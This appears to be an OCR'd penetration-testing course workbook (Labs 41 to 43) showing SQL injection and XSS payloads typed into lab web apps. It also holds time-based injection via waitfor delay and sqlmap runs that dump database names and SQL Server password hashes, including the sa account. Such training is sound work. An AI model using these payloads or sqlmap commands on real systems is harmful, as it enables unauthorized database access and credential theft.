
SQL injection in search


http://54....jsp?id=111
54.69.156.253:8081/bookcompany/author.jsp?id=111
Welcome Joe Doe,
Add book
Authors
Books
Edit Profile
F.A.Q.
Log Out
a' or 'a'='a
Search by Username
Author Index
First Name
Last Name
Username
Joe
Doe
joe
Rob
Ogg
rob
Richard
Mp
richard
Josh
K
josh

Result:




Authors XSS attack


http://54....jsp?id=111
54.69.156.253:8081/bookcompany/author.jsp?id=111
Welcome Joe Doe,
Add book
Authors
Books
Edit Profile
F.A.Q.
Log Out
<script>alert(1)</script>
Search by Username
Author Index
First Name
Last Name
Username
Joe
Doe
joe
Rob
Ogg
rob
Richard
Mp
richard
Josh
K
josh


Result:

FAQ : SQL injection



Lab 41: 1st Challenge

http://54.200.178.220/



In the search box type: ' or a=a

54.200.178.220/Searchresult.aspx?ScriptName=' or a=a

Server Error in '/' Application.

Unclosed quotation mark after the character string ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ''.

Source Error:


```
Line 46:        //SqlDataReader myreader = mycom.ExecuteReader();
Line 47:        SqlHelper obj = new SqlHelper();
Line 48:        DataTable dt = obj.ExecuteDataTable(mycom);
Line 49:        if (dt.Rows.Count > 0)
Line 50:        {
```

Source File: c:\inetpub\wwwroot\AcmeTrading\Searchresult.aspx.cs **Line:** 48


Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ''.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +1953562
   System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +4850027
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +194
   System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopy
   System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +33
   System.Data.SqlClient.SqlDataReader.get_MetaData() +96
   System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +297
   System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean asyn
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, D
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method) +
   System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +141
   System.Data.SqlClient.SqlCommand.ExecuteDbDataReader(CommandBehavior behavior) +12
   System.Data.Common.DbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) +10
   System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand
```


In the search box type: **' or 1=1**



In the search box type: **' or 'a'='a--**




In the search box type: **' or '5'='5**



ScriptCode	ScriptName	OpenPrize	HighPrize	LowPrize	LTP
100023	SecurityFocus	50	55	48	52.50
100024	sans	20	25	18	22.25
100025	Microsoft	1100	1105	1089	1092.25
100026	Blackhat	30	35	28	33.50
100027	oracle	300	350	280	330.50
100028	dell	230	235	228	233.50
100026	Google	2012	2024	2012	2014
100027	IBM	1234	1235	1220	1221
100028	lenovo	234	235	220	222.50
100026	CircuitCity	0.30	0.35	0.28	0.28
100027	BestBuy	3	3.5	2.8	3.05
100028	TigerDirect	31	35	28	33.50


In the search box type: Joe'+OR+1=1;--




Click the inquiry link at the bottom of the page:

Fill out the form with the following info:

Joe McCray
1234567890
joe@strategicsec.com') waitfor delay '00:00:10'--



Click Submit



Lab 42: Attacking ACME Trading with SQLMap

cd /home/strategicsec/toolz

git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

```
strategicsec@ubuntu:~/toolz$ git clone https://github.com/sqlmapproject/sqlmap.g
it sqlmap-dev
Cloning into 'sqlmap-dev'...
remote: Counting objects: 33148, done.
remote: Compressing objects: 100% (7736/7736), done.
remote: Total 33148 (delta 25598), reused 32872 (delta 25324)
Receiving objects: 100% (33148/33148), 31.78 MiB | 1.34 MiB/s, done.
Resolving deltas: 100% (25598/25598), done.
strategicsec@ubuntu:~/toolz$
```

cd /home/strategicsec/toolz/sqlmap-dev

python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" -b

```
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS operating system: Windows 2003 Service Pack 2
back-end DBMS: Microsoft SQL Server 2008
banner:
---
Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
        Jul  9 2008 14:43:34
        Copyright (c) 1988-2008 Microsoft Corporation
        Express Edition on Windows NT 6.0 <X86> (Build 6002: Service Pack 2)
---
[07:19:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 27 times
[07:19:37] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:19:37
```

python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --current-user

```
[07:23:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[07:23:38] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:23:38
```

python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --current-db

```
[07:24:37] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[07:24:37] [INFO] fetching current database
[07:24:38] [WARNING] reflective value(s) found and filtering out
current database:    'acmetrading'
[07:24:38] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:24:38
```

python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --dbs

```
[07:25:49] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[07:25:49] [INFO] fetching database names
[07:25:50] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] acmetrading
[*] master
[*] model
[*] msdb
[*] tempdb

[07:25:50] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:25:50
```

python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --users --passwords

When prompted type the following:

Y

1

N

```
database management system users password hashes:
[*] ##MS_PolicyEventProcessingLogin## [1]:
    password hash: 0x01003869d680adf63db291c6737f1efb8e4a481b02284215913f
        header: 0x0100
        salt: 3869d680
        mixedcase: adf63db291c6737f1efb8e4a481b02284215913f

[*] ##MS_PolicyTsqlExecutionLogin## [1]:
    password hash: 0x01008d22a249df5ef3b79ed321563a1dccdc9cfc5ff954dd2d0f
        header: 0x0100
        salt: 8d22a249
        mixedcase: df5ef3b79ed321563a1dccdc9cfc5ff954dd2d0f

[*] sa [1]:
    password hash: 0x010056049b0e9cdcda195571a7f73317c1bc7403fce2342e450d
        header: 0x0100
        salt: 56049b0e
        mixedcase: 9cdcda195571a7f73317c1bc7403fce2342e450d


[07:32:23] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:32:23
```

Lab 43: Tricky Injection With SQLMap


cd /home/apt/toolz/sqlmap-dev

python sqlmap.py -u "http://54.200.178.220/Inquiry.aspx?__VIEWSTATE=%2FwEPDwUKLTIwMDMwMDk2N2Rk%2BG55nmBAywRSiYLm2bJuMzHXkZQ%3D&txtName=Joe+McCray&txtNumber=1234567890&txtEmail=joe%40strategicsec.com&BtnSubmit=Submit&__EVENTVALIDATION=%2FwEWBQL4p7idDQLEhISFCwKvhL6CCwKE8%2F26DALii9zeAwatDl8RTHi%2ByP%2FFVC5o2lrkUaGy" -b

